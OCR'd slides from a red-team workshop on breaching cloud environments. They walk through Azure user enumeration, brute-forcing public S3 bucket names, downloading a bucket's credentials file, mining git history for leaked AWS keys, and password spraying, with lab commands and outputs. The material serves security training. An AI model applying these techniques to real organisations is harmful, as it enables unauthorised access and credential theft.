Breaching the Cloud Perimeter (2-HR WORKSHOP)

@BreakForge
https://www.breakforge.io

Author/Instructor

- Beau Bullock (@dafthack)
  - Pentester / Red Team at Black Hills Information Security
  - Certs: OSCP, OSWP, GXPN, GPEN, GWAPT, GCIH, GCIA, GCFA, GSEC
  - Speaker: WWHF, DerbyCon, Black Hat Arsenal, BSides, Hack Miami, RVASec
  - Tool Developer: MailSniper, PowerMeta, DomainPasswordSpray, MSOLSpray, HostRecon, Check-LocalAdminHash, MFASweep

Roadmap

- Breaching the Cloud Perimeter
  - Overview
  - Reconnaissance
  - Public Storage Pillaging
  - Key Disclosure in Repos
  - Password Attacks
  - Conditional Access Policies
  - IMDS, Phishing, and Resource Exploitation
  - Post-Compromise Recon
  - Leveraging Scanning Tools

Labs

- S3 Bucket Pillaging – Slide 16
- Pillage Git Repos for Keys – Slide 24
- Password Spraying – Slide 33

Setup Instructions: https://btc.breakforge.io/

Cloud vs. On-Prem


- What is different about penetration testing "the cloud"?
- Traditional attacks, different angle
- Post-compromise results in new challenges
- More room for misconfiguration
- Higher risk to orgs as services used by employees are now public facing

AWS v. Azure v. GCP


- Different names for similar services

PRODUCT	aws	Microsoft Azure	Google Cloud Platform
Virtual Servers	Instances	VMs	VM Instances
Platform-as-a-Service	Elastic Beanstalk	Cloud Services	App Engine
Serverless Computing	Lambda	Azure Functions	Cloud Functions
Docker Management	ECS	Container Service	Container Engine
Kubernetes Management	EKS	Kubernetes Service	Kubernetes Engine
Object Storage	S3	Block Blob	Cloud Storage
Archive Storage	Glacier	Archive Storage	Coldline
File Storage	EFS	Azure Files	ZFS / Avere
Global Content Delivery	CloudFront	Delivery Network	Cloud CDN
Managed Data Warehouse	Redshift	SQL Warehouse	Big Query

Azure v. Microsoft 365
GCP v. Google Workspace



- Google Cloud Platform != Google Workspace
- Azure != Microsoft 365
- Google Workspace and Microsoft 365 are productivity suites that can be utilized as standalone services
- GCP and Azure are infrastructure and so much more
- They can live in harmony together though




Azure RM vs Microsoft 365

- Azure Resource Manager
  - Subscriptions and Resources
    - VMs
    - Databases
    - Storage
    - Serverless
    - Many more…
- Microsoft 365
  - Productivity
    - Outlook
    - SharePoint
    - Teams

Reconnaissance

Recon: Cloud Asset Discovery




- First step should be to determine what services are in use
- More and more orgs are moving assets to the cloud one at a time
- Many have limited deployment to cloud providers, but some have fully embraced the cloud and are using it for AD, production assets, security products, and more
- Determine things like AD connectivity, mail gateways, web apps, file storage, etc.

Recon: Cloud Asset Discovery

- Identify Microsoft 365 Usage
  - https://login.microsoftonline.com/getuserrealm.srf?login=username@acmecomputercompany.com&xml=1
  - https://login.microsoftonline.com/<target domain>/v2.0/.well-known/openid-configuration

Recon: User Enumeration



- User enumeration on Azure can be performed at https://login.Microsoft.com/common/oauth2/token
- This endpoint tells you if a user exists or not
- Detect invalid users while password spraying with:
  - https://github.com/dafthack/MSOLSpray
- May be able to enumerate users via OneDrive
  - https://github.com/nyxgeek/onedrive_user_enum



```
{"error":"invalid_grant","error_description":
"A The user account {EmailHidden} does not exist in the directory. To sign into this application, the account mu
st be added to the directory.\r\nTrace ID: 9 0\r\nCorrelation ID: 2 fb\
r\nTimestamp: 2020-03-12 14:46:18Z","error_codes":[50034],"timestamp":"2020-03-12 14:46:18Z","trace_id":
"9 0","correlation_id":"2c fb","error_uri":
"https://login.microsoftonline.com/error?code=50034"}
```

Data in Public Azure Blobs

- Microsoft Azure Storage is like Amazon S3
- Blob storage is for unstructured data
- Containers and blobs can be publicly accessible via access policies
- Predictable URL's at core.windows.net
  - storage-acct-name.blob.core.windows.net
  - storage-acct-name.file.core.windows.net
  - storage-acct-name.table.core.windows.net
  - storage-acct-name.queue.core.windows.net


Data in Public Azure Blobs


- The “Blob” access policy means anyone can anonymously read blobs, but can’t list the blobs in the container
- The “Container” access policy allows for listing containers and blobs



Cloud_enum

- Cloud_enum from Chris Moberly (@initstring)
  - https://github.com/initstring/cloud_enum
  - Awesome tool for scanning Azure, AWS, & GCP for buckets and more
  - Enumerates:
    - GCP open and protected buckets as well as Google App Engine sites
    - Azure storage accounts, blob containers, hosted DBs, VMs, and WebApps
    - AWS open and protected buckets






LAB


S3 Bucket Pillaging

LAB: S3 Bucket Pillaging



- GOAL: Locate Amazon S3 buckets and search them for interesting data
- In this lab you will attempt to identify a publicly accessible S3 bucket hosted by an organization. After identifying it you will list out the contents of it and download the files hosted there.

LAB: S3 Bucket Pillaging



- For these first 2 labs you will be using the Linux VM!
- In this lab you will be using cloud_enum to locate and search S3 buckets
- Cloud_enum is already installed in the Linux VM but you can find the Github repo for the tool here:
  - https://github.com/initstring/cloud_enum

LAB: S3 Bucket Pillaging


- Run cloud_enum

```
cd ~/tools/cloud_enum

python3 cloud_enum.py -k
glitchcloud
```

Cloud_enum will begin brute forcing bucket names across all three services

```
fog@cloudbreach:~/tools/cloud_enum$ python3 cloud_enum.py -k glitchcloud

############################
        cloud_enum
   github.com/initstring
############################


Keywords:    glitchcloud
Mutations:   /home/fog/tools/cloud_enum/enum_tools/fuzz.txt
Brute-list:  /home/fog/tools/cloud_enum/enum_tools/fuzz.txt

[+] Mutations list imported: 242 items
[+] Mutated results: 1453 items

++++++++++++++++++++++++++
      amazon checks
++++++++++++++++++++++++++

[+] Checking for S3 buckets
    OPEN S3 BUCKET: http://glitchcloud.s3.amazonaws.com/
      FILES:
      ->http://glitchcloud.s3.amazonaws.com/glitchcloud
      ->http://glitchcloud.s3.amazonaws.com/credentials
      ->http://glitchcloud.s3.amazonaws.com/index.html
    30/1453 complete...
```

LAB: S3 Bucket Pillaging



- Use the AWS cli to list out files in the S3 bucket


```
sudo aws s3 ls s3://glitchcloud --profile AWSCloudAdmin
```

```
fog@cloudbreach:~/tools/cloud_enum$ sudo aws s3 sync s3://glitchclou
d s3-files-dir --profile AWSCloudAdmin
download: s3://glitchcloud/index.html to s3-files-dir/index.html
download: s3://glitchcloud/credentials to s3-files-dir/credentials
```

- Download the files in the bucket

```
sudo aws s3 sync s3://glitchcloud s3-files-dir --profile AWSCloudAdmin
```


```
fog@cloudbreach:~/tools/cloud_enum$ sudo aws s3 sync s3://glitchclou
d s3-files-dir --profile AWSCloudAdmin
download: s3://glitchcloud/index.html to s3-files-dir/index.html
download: s3://glitchcloud/credentials to s3-files-dir/credentials
fog@cloudbreach:~/tools/cloud_enum$ cat s3-files-dir/credentials
[default]
aws_access_key_id=AKIAIOSFODNN7EXAMPLE
aws_secret_access_key=wJalrXUtnFEMI/K7MDENG/bPxRfiCYEXAMPLEKEYffffff
```



Gaining A Foothold


Key Disclosure in Public Repositories

- Very often keys can get disclosed to public code repositories such as Github, Bitbucket, or Gitlab
- Scavenge repos for keys
- Find secrets in real time: shhgit.darkport.co.uk
- https://github.com/eth0izzle/shhgit



Key Disclosure in Public Repositories


- Some tools for searching Git Repos
- Search through not only current code but also commit history
- GitLeaks
  - https://github.com/zricethezav/gitleaks
- Gitrob
  - https://github.com/michenriksen/gitrob
- Truffle Hog
  - https://github.com/dxa4481/truffleHog



LAB

Pillage Git Repos for Keys

LAB: Git Secrets



- GOAL: Identify a target code repository and then search through all commit history to discover secrets that have been mistakenly posted.
- Oftentimes, developers post access keys, or various other forms of credentials to code repositories on accident. Even if they remove the keys they may still be discoverable by searching through previous commit history.

LAB: Git Secrets

- GitLeaks – Tool for searching Github or Gitlab repos
- Can search single repos or search an entire organization or user
- Written in Go, binary releases available
- We are going to use the Docker image

LAB: Git Secrets

- Pull GitLeaks with Docker


```
sudo docker pull zricethezav/gitleaks
```

- Print the help menu

```
sudo docker run --rm --name=gitleaks
zricethezav/gitleaks detect --help
```

```
fog@cloudbreach:~/tools$ sudo docker run --rm --name=gitleaks zricethezav
/gitleaks detect --help
detect secrets in code

Usage:
  gitleaks detect [flags]

Flags:
  -h, --help              help for detect
      --log-opts string   git log options
      --no-git            treat git repo as a regular directory and scan
those files, --log-opts has no effect on the scan when --no-git is set

Global Flags:
  -c, --config string          config file path
                               order of precedence:
                               1. --config/-c
                               2. (--source/-s)/.gitleaks.toml
                               if --config/-c is not set and no (--source
/s)/.gitleaks.toml is present
                               then .gitleaks.toml will be written to (--
source/-s)/.gitleaks.toml for future use
      --exit-code int          exit code when leaks have been encountered
 (default: 1) (default 1)
  -l, --log-level string       log level (debug, info, warn, error, fatal
) (default "info")
      --redact                 redact secrets from logs and stdout
  -f, --report-format string   output format (json, csv, sarif)
  -r, --report-path string     report file
  -s, --source string          path to source (default: $PWD) (default ".
")
  -v, --verbose                show verbose output from scan
```

LAB: Git Secrets



- Use GitLeaks to search for secrets

```
cd ~/tools
git clone https://github.com/zricethezav/gitleaks.git
sudo docker run --rm -v /home/fog/tools/gitleaks:/tmp/gitleaks --
name=gitleaks zricethezav/gitleaks detect -v --source /tmp/gitleaks
```

Use the --no-git option to scan files in a directory

```
fog@cloudbreach:~/tools$ sudo docker run --rm -v /home/fog/tools/gitleaks:/tmp/gitleaks --name=gitleaks zricethez
av/gitleaks detect -v --source /tmp/gitleaks

    gitleaks

{
        "Description": "AWS",
        "StartLine": 130,
        "EndLine": 130,
        "StartColumn": 41,
        "EndColumn": 60,
        "Match": "AKIAIMNOJVGFDXXXE4OA",
        "Secret": "AKIAIMNOJVGFDXXXE4OA",
        "File": "README.md",
        "Commit": "98d5648f6e54ea84ca915c73fff88ad3bc5809e0",
        "Entropy": 0,
        "Author": "Zachary Rice",
        "Email": "zricer@protonmail.com",
        "Date": "2021-12-02 20:04:36 -0600 -0600",
        "Message": "introducing secretGroup, the best group (#734)\n\n* working on deduping\n\n* my eyes... oh go
d my poor eyes\n\n* more readme\n\n* more readme\n\n* more readme\n\n* more readme and formatting",
        "Tags": []
```

LAB: Git Secrets

- Use a web browser to view the commit

```
"lineNumber": 37,
"offender": "AKIALALEMEL33243OLIB",
"offenderEntropy": -1,
"commit": "65f42020afcc65de3b7dfe5a797b9f6396345250",
"repo": "gitleaks.git",
"repoURL": "https://github.com/zricethezav/gitleaks.git
"leakURL": "https://github.com/zricethezav/gitleaks.git
```

- https://github.com/[git account]/[repo name]/commit/[commit ID]

https://github.com/zricethezav/gitleaks/commit/65f42020afcc65de3b7dfe5a797b9f6396345250

```
33      },
34      {
-       "line": "Here's an AWS secret: AKIALALEMEL33243OLIAE",
-       "lineNumber": 3,
-       "offender": "AKIALALEMEL33243OLIA",
-       "commit": "b10b3e2cb320a8c211fda94c4567299d37de7776",
35  +   "line": "    const AWSKEY = \"AKIALALEMEL33243OLIBE\"",
36  +   "lineNumber": 4,
37  +   "offender": "AKIALALEMEL33243OLIB",
38  +   "commit": "b2eb34a61c988afd9b4aaa9dd58c8dd7d5f14dba",
39      "repo": "test_repo_2",
```

Password Attacks


- Password Spraying
  - Trying one password for every user at an org to avoid account lockouts
  - Most systems have some sort of lockout policy
    - Example: 5 attempts in 30 mins = lockout
  - If we attempt to auth as each individual username one time every 30 mins we lockout nobody


Password Attacks

- Can use MSOLSpray to spray Azure users
- The script logs:
  - If a user cred is valid
  - If MFA is enabled on the account
  - If a tenant doesn't exist
  - If a user doesn't exist
  - If the account is locked
  - If the account is disabled
  - If the password is expired

Password Attacks

- Credential Stuffing
  - Using previously breached credentials to attempt to exploit password reuse on corporate accounts
- People tend to reuse passwords for multiple sites including corporate accounts
- Various breaches end up publicly posted
- Search these and try out creds
- Try iterating creds






LAB

Password Spraying


LAB: Password Spraying



- GOAL: Perform a password spray attack against a list of target Microsoft Azure users.
- In this lab you will simulate what a password spray attack against a target Microsoft Azure customer would look like. To do this, you will be creating a target list of fake account names along with your own cloudbreach_spray account that you know the credential for. Then, we will use a PowerShell tool to perform the password spray.

